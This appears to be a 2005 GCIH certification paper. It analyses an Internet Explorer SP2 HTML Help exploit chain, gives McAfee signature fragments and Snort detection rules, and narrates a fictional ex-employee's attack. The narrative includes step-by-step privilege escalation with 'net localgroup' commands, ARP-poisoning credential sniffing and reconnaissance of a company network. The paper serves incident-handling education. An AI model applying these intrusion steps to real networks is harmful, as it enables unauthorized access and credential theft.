Microsoft Internet Explorer SP2 Fully Automated Remote Compromise

GIAC Certified Incident Handler
Practical Assignment

Version 4, Option 1
Administrivia 3.0

Alan Davies
Date Submitted: January 31, 2005

Table of Contents

Abstract

This paper was written in order to fulfil the practical assignment requirement of the GCIH (GIAC Certified Incident Handler) certification. It describes a current web-browser based attack being used in a social engineering context in order to exact revenge on a company by a previous employee. It also highlights the danger, and value, of insider information in aiding an attack strategy.

In order to sanitise the public IP addresses used within this document, the middle two octets in each IP address have been masked with x's (eg. 212.xxx.xxx.130). All names of characters, companies and domains are purely fictional.

Part One: Statement of Purpose

This paper aims to highlight the ease of exploit of browser-based vulnerabilities and the importance of client patching of machines within a company. Many companies concentrate on the security of Internet facing resources and strong firewalls, without realising the risk that internal systems can present.

It also demonstrates the danger of insider knowledge and why it is important to keep certain information about the infrastructure of a company confidential. To achieve this, there is a need to keep certain groups of staff separate from the main body of staff – this includes departments such as IT, HR, legal, etc.

We inspect the "Microsoft Internet Explorer SP2 Fully Automated Remote Compromise", posted by Paul from Greyhats[1] to the Bugtraq mailing list[2]. As the article shows, it is not a single vulnerability, but a combination of vulnerabilities including "Help ActiveX Control Related Topics Zone Security Bypass Vulnerability" and the "Help ActiveX Control Related Topics Cross Site Scripting Vulnerability".

We examine this by following a fictional account of the rather nosey and disgruntled ex-employee Tony Spoon, in the days shortly before and after his dismissal from Power Industries Ltd (PIL). He was dismissed after several warnings for surfing unsuitable content on the web. In the short three months that he was working for PIL as a customer services representative, he learnt much about the IT structure of the company and the policies that the IT department put in place. This knowledge would help him greatly later on.

Part Two: The Exploit

Microsoft Internet Explorer SP2 Fully Automated Remote Compromise

The full exploit source code can be seen in Appendix A.

This vulnerability is currently under review for a Common Vulnerability and Exposure (CVE) number[3] and can be identified by candidate number CAN-2004-1043[4]. It was initially reported on December 21, 2004 by Paul from Greyhats to the Bugtraq mailing list. It has been given a Bugtraq ID number of 20041225. This vulnerability is described in:

Secunia Advisory: SA12889
http://secunia.com/advisories/12889/

and Microsoft provided a patch on January 10, 2005 for the vulnerability in HTML Help:

Microsoft Security Bulletin MS05-001
Vulnerability in HTML Help Could Allow Code Execution (890175)
http://www.microsoft.com/technet/security/Bulletin/MS05-001.mspx

A variant of the Internet Explorer Drag and Drop vulnerability is also used in this exploit to plant a file on the system. The original vulnerability is described in:

Secunia Advisory: SA12321
http://secunia.com/advisories/12321/

and Microsoft patched it on October 12, 2004 (updated November 9, 2004) as part of a cumulative update for Internet Explorer:

Microsoft Security Bulletin MS04-038
Cumulative Security Update for Internet Explorer (834707)
<Drag and Drop Vulnerability - CAN-2004-0839>
http://www.microsoft.com/technet/security/bulletin/ms04-038.mspx

US Cert provides further detail on the individual issues:

Vulnerability Note VU#972415
Microsoft Windows HTML Help ActiveX control does not adequately validate window source

http://www.kb.cert.org/vuls/id/972415

Vulnerability Note VU#939688
Microsoft Internet Explorer HTML Help control bypasses Local Machine Zone Lockdown
http://www.kb.cert.org/vuls/id/939688

Operating Systems Affected

This exploit was aimed at Internet Explorer running on Microsoft Windows XP with SP2 (Service Pack 2) installed. The following Operating Systems and client software have been confirmed as affected by this vulnerability[4]:

Microsoft Internet Explorer 6.0
Microsoft Windows XP Pro SP2
Microsoft Windows XP Home SP2

Protocols/Services/Applications

Microsoft Internet Explorer is the target browser for this attack. It is a web browser used for displaying HTML (Hyper-Text Markup Language) web pages when browsing the World Wide Web. As Microsoft develops Internet Explorer in conjunction with Windows, there are some technologies that overlap between them. These very technologies, while providing powerful abilities to the browser, open it up to many more attack vectors. In this case, we exploit its use of ActiveX to display help files within a browser.

ActiveX provides a lightweight infrastructure for embedding controls in web pages to give additional functionality or interactivity from within the web page (similar to the way OLE (Object Linking and Embedding) for example provides some of the functionality of MS Excel, when creating a MS Word document and inserting a MS Excel table to edit). ActiveX is based on COM (Component Object Model), a low-level mechanism for allowing objects to communicate with each other. More information can be found at the following URL:
http://msdn.microsoft.com/library/default.asp?url=/workshop/components/activex/activex_node_entry.asp

HTML Help is an online form of the normal help system we're used to using with Windows applications. It expands the power of normal HTML by providing an interface in a browser similar to that of a standard help file opened from an application. More information can be found at the following URL:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/htmlhelp/html/vsconHH1Start.asp

HHCtrl.ocx is the ActiveX Control that provides a browser-based HTML help interface in Internet Explorer. This particular ActiveX control is the main attack vector described in this paper. More information can be found at the following URL:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/htmlhelp/html/vsconocxov.asp

Local Machine Zone is a zone containing all local computer content (excluding browser cache) that can be accessed from Internet Explorer. Content within this zone is treated with a high level of trust as it is assumed that is it placed there intentionally. Windows XP Service Pack 2 gives more restrictive permissions for access of this zone and should pop up a warning when a web page attempts to access local content. However this exploit demonstrates that there are still some “stones left unturned” in Microsoft’s security strategy for this area. More information on security zones in general, including the local machine zone can be found at the following URL:
http://msdn.microsoft.com/library/default.asp?url=/workshop/security/szone/overview/overview.asp

Cross-site Scripting can occur when a web page is dynamically built using user input (eg. an online forum). Abuse of the input due to lack of lack of validation by the web application potentially allows code to be run on a victim’s machine as a result (by them simply viewing the resultant content in their web browser). Cross-site scripting is, unfortunately, a commonly found vulnerability in many web applications due to poor input checking. A further explanation can be found at the following URL:
http://www.webopedia.com/TERM/X/XSS.html

PC Health is a suite of help technologies found on Windows ME and Windows XP. The suite is not used as part of the attack in this exploit, but rather the implicit trust of the HTML files residing in the folders is abused because they are treated as part of the local machine zone. If a cross-site scripting vulnerability is going to make use of a locally stored HTML file (outside of the browser cache), then potentially any HTML file on a target system is a potential attack vector. Again, the only reason for this particular one being chosen was that it is on all Windows XP machines and does not contain any script – which could otherwise interfere with the exploit code.

JavaScript is a scripting language developed to enable the design of interactive sites (not to be confused with the full Java programming language). JavaScript can interact with HTML source code, allowing sites to have dynamic content. JavaScript is an open language supported by all major web browsers. However Microsoft support their own version/subset called Jscript in Internet Explorer.

VBScript is short for Visual Basic script and is a scripting language derived from Microsoft's full Visual Basic programming language. It can be embedded in web pages for use in Microsoft's Internet Explorer browser. It can talk to local applications using Windows Script (WScript), an ability that is made use of in the exploit code described in this paper. Further information on VBScript can be found at the following URL:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/vtorivbscript.asp

WScript.shell is a Windows Script function that provides access to the Windows shell in the context of the Windows Scripting Host (an environment for hosting scripts) on the Windows platform. In this exploit it will be used to launch the payload of the exploit on the victim's host. Further information on the function can be found at the following URL:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/wsobjwshshell.asp

HTML Applications (HTA's) are applications that can run from a web browser (Internet Explorer 5 and above) with all the ability and access of a normal program (for example full access to the client file system and registry). Hans-Jurgen Schmidt describes it well: "HTA's combine the Windows Scripting Host for code and the Internet Explorer for the user interface, to build simple applications. No fancy development environment is required, just a text editor of your choice"[5].

HHClick is a click method used in HTML Help. This method is used in the script to automate the vulnerability so that no user interaction is required at all to exploit the target system (with previous incarnations of the drag & drop vulnerability, user interaction was required, such as clicking a button, for the exploit to run). This makes the vulnerability very dangerous as simply visiting a web site will cause the exploit to execute. More information on HHClick can be found at the following URL:
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/htmlhelp/html/vsconocxmclick.asp

ADODB.recordset (part of ActiveX Data Objects (ADO)) can be used to transfer data to a client and manipulate it. In this exploit it is fundamental in writing data from a remote file on a web server to a local HTA file. Use of the ADODB Recordset object is demonstrated further at the following URL:
http://www.tek-tips.com/faqs.cfm?fid=3362

Description

The exploit can succeed because of vulnerabilities in Microsoft's Internet Explorer 6 running on Microsoft Windows XP SP2 (there is evidence to suggest it also works on Microsoft Windows 2003 Server, however I have not tested this as it is outside of the target scope for our attacker). Paul from Greyhats[6] and Michael Evanchik[7] developed PoC (proof of concept) code to demonstrate this vulnerability, based on Michael's earlier code for the Internet Explorer drag and drop execution vulnerability from last October[8].

The exploiting webpage uses the Related Topics command (http://msdn.microsoft.com/library/default.asp?url=/library/en-us/htmlhelp/html/vsconocxrelatedtopics.asp) in the HTML Help file, "HHCtrl.ocx", to open a help popup window on the target system to the location "C:\WINDOWS\PCHealth\HelpCtr\System\blurbs\tools.htm". This is chosen because it's treated as the Internet Explorer local zone and, as we stated earlier, because there is no scripting in it to potentially cause problems with the exploit code and prevent it from running correctly.

The help popup injects JavaScript, which then executes. The execution of this JavaScript is an example of cross-site scripting, as crafted input to this webpage (which is being dynamically constructed by the exploit) is allowing code to run, which writes code from a remote file (called "writehta.txt" in the posted exploit code) to the page and runs it in its own security context (because this "tools.htm" page is part of the trusted local zone, the script and injected code run in the local zone also).

Because this code execution takes place in the local computer zone context, the exploit can write a HTA (HTML Application) file to the local file system. The "writehta.txt" script uses the ADODB.recordset function to request a VBScript file called "f00bar.txt" and to write "Microsoft Office.hta" to the Startup folder under All Users using the code in "f00bar.txt". This particular filename for the HTA file is chosen as many default installations of the Microsoft Office Suite leave a shortcut called "Microsoft Office" (or similar in early versions) in the Startup folder – therefore hoping to mask the exploitation through familiarity.

One of the reasons that this exploit is so powerful is that it does not require the interaction of the user (eg. through clicking a button) to run. The HTML Help HHClick method is used as a very powerful way of automating the execution of the vulnerability without any user interaction at all. All the attacker has to do is persuade the victim to visit his website.

Because a HTA file is unrestricted in what it can do on your system, much like any other application running on a PC, it requests whatever file(s) it wants from a web server (based on the instructions from the "f00bar.txt" file) and writes them to disk. A Wscript shell is invoked by the VBScript from “f00bar.txt” to actually run the program of choice (the payload).

This file is the end-goal of the exploit. With the posted exploit code, it was an executable called “malware.exe” and was written to the root of the C: drive on the user’s system. This file was used for demonstration purposes only and created a graphical flame effect on the user’s screen to show that the exploit had worked. The file (or files) however could just as easily be some form of Trojan or other malware designed to compromise the system further in some manner.

Signatures of the Attack

The major anti-virus vendors began to add signatures for the HTML code used in this exploit soon after the PoC code was released towards the end of December. The release of this code so close to Christmas may have caused a few unappreciated headaches for some!

I performed some testing with McAfee VirusScan Enterprise 8 to examine what the signature was looking for. McAfee identify this exploit as “JS-Exploit-HelpXSite”[9]. By pasting parts of the exploit code from the HTML page “sp2rc.htm” into Notepad and attempting to save the text file, I could see how much of the code was necessary to trigger identification. The following three fragments of code are adequate:

```
codebase="hhctrl.ocx#Version=5,2,3790,1194"

value="$global_blank"

value="command;file://C:\WINDOWS\PCHealth\
```

Scanning for this text in any plain ASCII file should therefore detect the attack described in the Bugtraq posting. Also, evidence that this attack has taken place would include finding the file “Microsoft Office.hta” in your Startup folder. Obviously a simple variation on this attack could leave a HTA file of any name in the Startup folder and use a HTML file from a location other than “c:\Windows\PCHealth” and therefore not be detected by this logic.

Snort[10] is a free, well-supported IDS (Intrusion Detection System). Here are some Snort signatures that I found on the Bleeding Snort website that would be able to detect this particular attack[11]:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"BLEEDING-EDGE
Exploit Probable MSIE XPSP2 Remote Compromise"; flow:to_client,established;
pcre:"/^file\x3A\\/\/C\x3A\\\WINDOWS\\PCHealth\\HelpCtr\\System\\blurbs\\tools\x2E\htm/mi";
reference:url,freehost07.websamba.com/greyhats/sp2rc-analysis.htm; classtype:web-application-
attack; sid:2001633; rev:1;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"BLEEDING-EDGE
Exploit Probable MSIE XPSP2 Remote Compromise"; flow:to_client,established;
content:"writehta.txt";
pcre:"/^C\x3A\\\Documents\s+and\s+Settings\\All\s+Users\\Start\s+Menu\\Programs\\Startup\\+?([
A-Z]|[a-z]|[0-9])\x2E\hta/mi"; reference:url,freehost07.websamba.com/greyhats/sp2rc-
analysis.htm; classtype:web-application-attack; sid:2001634; rev:1;)
```

Part Three: Stages of the Attack Process

Reconnaissance

Tony had enjoyed his job working for PIL. As they were quite a new company and as yet without a large customer base, there were not very many calls to keep him busy. This gave him plenty of time to sit around and surf the web. The fact that they were so small also meant that all of the departments were squeezed quite closely together into one floor of a building. Human Resources and the senior managers had their own offices, but everyone else sat in the open-plan part of the floor. They had another office about 15 miles away that contained their customer-facing server centre and provided their Internet access via the WAN (Wide Area Network).

As it happened, the IT guy, Paul and his manager Fred sat at the next group of desks beside Tony. There was a partition wall erected to keep prying eyes away, but he could overhear most conversations.

One such conversation was a slightly heated argument about whether or not to upgrade their anti-virus software. Paul wanted to upgrade it to version 8 and the full management suite, as the version they currently used, 4.5.1 was very out of date and they also had no central management server to deploy updates from and assign policy. Apparently as a result, the updates often failed and Paul rarely had time to go around each machine individually to check. Tony also learned that McAfee VirusScan 4.5.1 was subject to a simple privilege escalation attack.

Not being sure how this might work, he fired up his web browser and went to Google to search for "McAfee VirusScan 4.5.1 privilege escalation". Surprisingly, many results came back. He clicked on the first one, which contained a full description of how to get a command shell with SYSTEM privileges[12]. All he had to do was right-click the System Tray icon for VirusScan, choose "Properties", select "System Scan", then from the "Report" tab, select "Browse", navigate to "C:\WINDOWS\SYSTEM32\cmd.exe", right-click on it and select "Open". He tried it and sure enough it seemed to work.

Not wanting to waste the opportunity, he decided to add his account to the local administrators group so that he'd be able to install any software he wanted on the machine. From the command shell he gained, he typed the following commands:

```
C:\>net localgroup
```

```
Aliases for \\PIL-CCARE04

-------------------------------------------------
*Administrators
*Backup Operators
*Guests
*HelpServicesGroup
*Network Configuration Operators
*Power Users
*Remote Desktop Users
*Replicator
*Users
The command completed successfully.
```

This told him that the Administrators group existed and hadn't been renamed something funny. Just to make sure the group was likely to be what it said it was, rather than a renamed Guest account, he used the following command to enumerate the members of the group:

```
C:\>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

----------------------------------------------------------------------
Administrator
PIL\Domain Admins

The command completed successfully.
```

Armed with this information, he added himself to the group:

```
C:\>net localgroup administrators PIL\tspoon /add
The command completed successfully.
```

A quick logout and back in confirmed his domain account did indeed now have local administrative privileges.

Tony had also heard Paul talking on the phone about getting a quote for some Cisco switches to replace their current hub-based network. He knew that sniffing network traffic would be very easy before these switches came in, so he downloaded his favourite password sniffing application, Cain & Abel[13]. Before he could install and use it, he knew that on Windows systems you needed to install WinPcap[14] before you could do any packet capture. He installed both of them on his system, making full use of his new local administrative privileges.

With all that done, he fired up Cain & Abel, went to the sniffer option, started the sniffer on his Ethernet card and clicked the Password option to watch for passwords being picked up as they crossed his network segment.

Unfortunately he didn't seem to be getting any information from it, which was quite strange as he knew Paul regularly used Telnet to connect to the phone system and routers, as well as some of the Linux web servers on the company DMZ (de-militarised zone). The rest of the day passed and he logged nothing. Frustrated, he tried the APR (ARP poison routing) option, just in case he was plugged into a switch.

ARP is a protocol used to find out the MAC address (the hardware address of the network card) of another host so that the initiating host can associate this with the destination IP address and send frames over Ethernet to it. ARP achieves this by sending out an ARP request broadcast, to which only the correct host will respond with its MAC address. Each host keeps a local table or cache of these associations to prevent it having to send another broadcast again if it wants to send more packets to the same host. It will always check the cache first before sending traffic.

ARP poisoning is achieved by poisoning the ARP cache of Host A so the IP address of Host B is associated with your MAC address. To see both sides of the conversation you would also poison the ARP cache of the Host B by associating Host A's IP address with your MAC address. However, just doing this would prevent them from communicating as you would receive all of the packets, but your network card would reject them because it had the wrong IP address. They would therefore not get to their actual targets – thus alerting the users in question to the problem very quickly. To get around this, Cain & Abel is able to route the packets to the intended hosts in both directions. This condition is known as a Man-in-the-Middle attack as all traffic flow between the two hosts is now required to pass through you.

In Figure 1 below, you can see what happens after Cain & Abel (running on Host C) has poisoned the ARP cache of both Host A and Host B, and Host A sends a packet to Host B. Host A looks in its ARP cache and sees that the IP address 10.0.0.2 is already in its ARP cache, but the MAC address associated with it is that of Host C. Host C receives this packet and instead of rejecting it, records the contents (sniffs) of it and routes it on to Host B without either host ever knowing. Exactly the same flow would happen in the opposite direction when Host B tries to send a packet to Host A.





Figure 1 - Man-in-the-Middle traffic flow

As Tony didn't know the addresses of any of the hosts that Paul might be trying to log into, he poisoned the cache of Paul's machine and the cache of the default gateway (router). He figured out Paul's IP address by looking at the browse list (the list of host names in Network Neighbourhood on his machine) for the domain. All of the computer names had a syntax related to the department in which they were based. One of the names was "PIL-ITSUPP001", which seemed a likely candidate. By PING'ing it from a command prompt, he found out the IP address. While there, he typed "ipconfig" to find out what his default gateway was set to, as it was likely to be the same router (or possibly layer 3 switch) that Paul was set to use and would hopefully sit between them and any interesting systems Paul might connect to. This wouldn't sniff connections to any other hosts on the same subnet as Paul, but it would see any connections he made outside of that network segment.

By the end of the second day, Tony was glad to see that he'd collected a couple of passwords - one Telnet and one VNC. Not a huge catch, but perhaps for important systems. He was somewhat puzzled, but presumed that he must have been connected to a switch, despite what he had heard from Paul before.

Figure 2 below shows an example screenshot of Cain & Abel actually poisoning the ARP caches of a client PC and a router in the top half of the screen and the "routed" connections at the bottom of the screen between the target host and the router.




Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Idle	[redacted]	[redacted]	0	0	[redacted]	[redacted]

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	[redacted]	00D0598[redacted]	108	129	00049A[redacted]	[redacted]
Full-routing	[redacted]	00D0598[redacted]	6	5	00049A[redacted]	[redacted]
Full-routing	[redacted]	00D0598[redacted]	46	36	00049A[redacted]	[redacted]
Full-routing	[redacted]	00D0598[redacted]	422	451	00049A[redacted]	[redacted]
Full-routing	[redacted]	00049A5[redacted]	1	1	00D059[redacted]	[redacted]

Figure 2 - Cain & Abel ARP Poison Routing screen

Figure 3 below shows an example password capture screen for the sniffer in Cain & Abel. As you can see, it has seen one Telnet session and one VNC session while sniffing the ARP poisoned traffic.



Passwords
- FTP (0)
- HTTP (0)
- IMAP (0)
- POP3 (0)
- SMB (0)
- Telnet (1)
- VNC (1)
- TDS (0)
- SMTP (0)
- NNTP (0)
- MSKerb5-PreAuth (0)
- Radius-Keys (0)
- Radius-Users (0)
- ICQ (0)
- IKE-PSK (0)
- MySQL (0)
- SNMP (0)

Started	Closed	Telnet server	Client	Status
24/01/2005 - 16:33:28	24/01/2005 - 16:33:57	[redacted]	[redacted]	Closed

Figure 3 - Cain & Abel Password Sniffer screen

The Telnet password was available in plain text, as the Telnet protocol provides no security for the login process via any sort of encryption. Cain & Abel records the entire Telnet session in a text file, so you can see what the username and password are quite clearly and then what activity was performed during the session. However the VNC password was encrypted using 3DES encryption. Cain & Abel does provide a password cracker to attempt either dictionary or brute-force based attacks on encrypted passwords, however it would have taken too long to run this so Tony just emailed the Telnet login credentials and the IP address of the server to his home address for future reference.

The next day Tony came in and his manager was waiting for him at his desk. He asked him to come to his office, where Paul and one of the HR staff, Vicky, were waiting too. It didn't look good! Paul had several pages printed out from a SurfControl[15] report. Tony hadn't realised they actually monitored web access, even though his Acceptable Use Policy document that came with his employment contract had stated that the company *may* monitor access. He'd been in trouble a month before for looking at adult content, but that was because his manager had seen a reflection of his screen in the window where he was sitting!

Paul briefly described what SurfControl did and what the logs showed. Apparently he'd been spending about half of each day surfing personal and adult web sites and also some that were classed as hacking sites. Paul then left the room. Vicky told Tony that in light of his previous warning and the fact that he was still in his initial three-month probationary period, they were letting him go effective today. He could hand in his access card, collect his belongings with her and then leave the building.

The next day, recovering from a hangover, Tony decided he was going to show PIL up for their cheek in firing him! He just didn't quite know how yet. He already knew quite a lot about the internal network and was hoping that nobody has examined his computer in work yet in case they found Cain & Abel on it. Fortunately he still had those Telnet login details on his home email. Perhaps he could break into the network through one of their web servers. He'd no idea what the DMZ IP range was though.

The first thing he did was to run the nslookup command against their web server to see what its IP address was. This command allows you to query a DNS server about a host. It can be used in both interactive and non-interactive mode. For simple queries such as this, it is just used in non-interactive mode. If a particular DNS server is not specified, it will just use your default one as can be seen below:

```
C:\>nslookup www.pil.co.uk
Server:  ns1-main.xxxxxx.co.uk
Address:  62.xxx.xxx.xxx
```

```
Non-authoritative answer:
Name:    www.pil.co.uk
Address:  212.xxx.xxx.130
```

Opening up his browser, he went straight to the Nominet Whois Database[16] to see what additional information he could get on PIL. He entered PIL's domain name and received the following information back:

```
   Domain Name:
      pil.co.uk

   Registrant:
      Power Industries Ltd

   Registrant's Address:

      THE REGISTRANT IS AN INDIVIDUAL WHO HAS ELECTED TO
      HAVE THEIR ADDRESS OMITTED FROM THE WHOIS DATABASE

   Registrant's Agent:
      Pipex Communications Hosting Ltd [Tag = HOSTEUROPE]
      URL: http://www.pil.co.uk

   Relevant Dates:
      Registered on:  04-Dec-1999
      Renewal Date:   04-Dec-2005
      Last updated:   15-Sep-2004

   Registration Status:
      Registered until renewal date.

   Name servers listed in order:
      ns1.pil.co.uk              212.xxx.xxx.245
      ns2.pil.co.uk              212.xxx.xxx.246

   WHOIS database last updated at 17:50:01 12-Jan-2005
              (c) Nominet UK 1996 - 2005

For further information and terms of use please see http://www.nic.uk/whois
Nominet reserves the right to withhold access to this service at any time.
```

Interestingly, the name servers listed there gave him what he hoped was the IP range of the DMZ. He wasn't sure if PIL hosted its own name servers or not though. He also had an email from his work address that he could examine the headers of. Looking through it, he could see that the address of the mail server is in private address space on the company LAN, but the firewall address is shown clearly:

```
Received: from smtp-in1.xxxxxx.co.uk ([172.xxx.xxx.xxx]) by cluster3 with Microsoft
SMTPSVC(5.0.2195.6713);
         Mon, 03 Jan 2005 11:25:54 +0000
```

```
Received: from eback02.xxxxxx.co.uk ([195.xxx.xxx.xxx]) by smtp-in1.xxxxxx.co.uk with Microsoft
SMTPSVC(5.0.2195.6713);
         Mon, 21 Jan 2005 11:25:54 +0000
Received: from pil-gw1.pil.co.uk (HELO pil-exsrv01.pil.co.uk) (212.xxx.xxx.120)
  by server-7.xxxxxx.co.uk with SMTP; 03 Jan 2005 11:25:18 -0000
Received: from pil-exsrv01.pil.co.uk ([10.129.69.29]) by pil-exsrv01.pil.co.uk with Microsoft
SMTPSVC(5.0.2195.6713);
         Mon, 03 Jan 2005 11:23:50 +0000
X-MimeOLE: Produced By Microsoft Exchange V6.5.7226.0
Content-class: urn:content-classes:message
MIME-Version: 1.0
Content-Type: text/plain;
        charset="us-ascii"
Content-Transfer-Encoding: quoted-printable
Subject: Things
Date: Mon, 03 Jan 2005 11:25:10 -0000
Message-ID: <0668E530DF0A3F48A7B201294BD03702016F5264@pil-exsrv01.pil.co.uk>
X-MS-Has-Attach:
X-MS-TNEF-Correlator:
Thread-Topic: Things
Thread-Index: AcT/E/3RSz1+vcq5SoipW/9KZpZNQQAl95Vw
From: "Tony Spoon" <Tony.Spoon@pil.co.uk>
To: <tonyspoon@xxxxxx.co.uk>
X-OriginalArrivalTime: 03 Jan 2005 11:23:50.0071 (UTC) FILETIME=[AE397C70:01C4FFAB]
X-Envelope-To: tonyspoon@xxxxxx.co.uk
Return-Path: Tony.Spoon@pil.co.uk
```

From this information he now knows the following:

Name server 1	ns1.pil.co.uk	212.xxx.xxx.245
Name server 2	ns2.pil.co.uk	212.xxx.xxx.246
Mail server	pil-exsrv01.pil.co.uk	10.129.69.29
Web server	www.pil.co.uk	212.xxx.xxx.130
Firewall	pil-gw1.pil.co.uk	212.xxx.xxx.120

It looks like the DMZ address range is 212.xxx.xxx.yyy, where the final octet, "yyy", belongs to PIL – quite possibly on a /24 subnet (ie. 212.xxx.xxx.0 up to 212.xxx.xxx.254). This will give him a target range to scan. Because both name servers are in this same address block, it doesn't look like PIL have additional redundant Internet connectivity, so all the externally facing machines will hopefully be in this same address space.

He can also see from the headers that the version of email server software running is Microsoft Exchange V6.5.7226.0. After posting a quick question to a Microsoft newsgroup about the version number he finds out that it is Exchange 2003 server.

He could remember from looking at his own machine in work while he was there what the local LAN subnet was and the address of the proxy server, which from the DNS name it seemed a reasonable bet that it was a Microsoft ISA Server, giving him the following additional data:

Proxy server	pil-isasrv:8080
LAN subnet	10.129.69.0/24

As he knows very little about the infrastructure sitting in the DMZ, he wonders what systems might be running there. Using Google again he enters the following and hits the search button:

```
job network site:www.pil.co.uk
```

Google can be very powerful and save a lot of time browsing around hoping to find stuff. The query he has entered tells Google to only search within the site "www.pil.co.uk" and look for pages containing the words "job" and "network". Just one result comes back. Looks like PIL are looking for a Network Analyst at the moment. Required skills include Cisco routers, NetScreen firewalls, Linux admin and Apache admin. Tony's pretty sure that all the systems on the internal network are Windows based, so this must correlate with what PIL run on the DMZ.

Now he has all this information, he just needs to find a way of putting it to use.

Scanning

Not wanting to draw immediate attention to himself, Tony thinks about taking his laptop down to the local park, which has recently provided free wireless access points (AP's) as part of a local scheme to encourage Internet use in his borough.

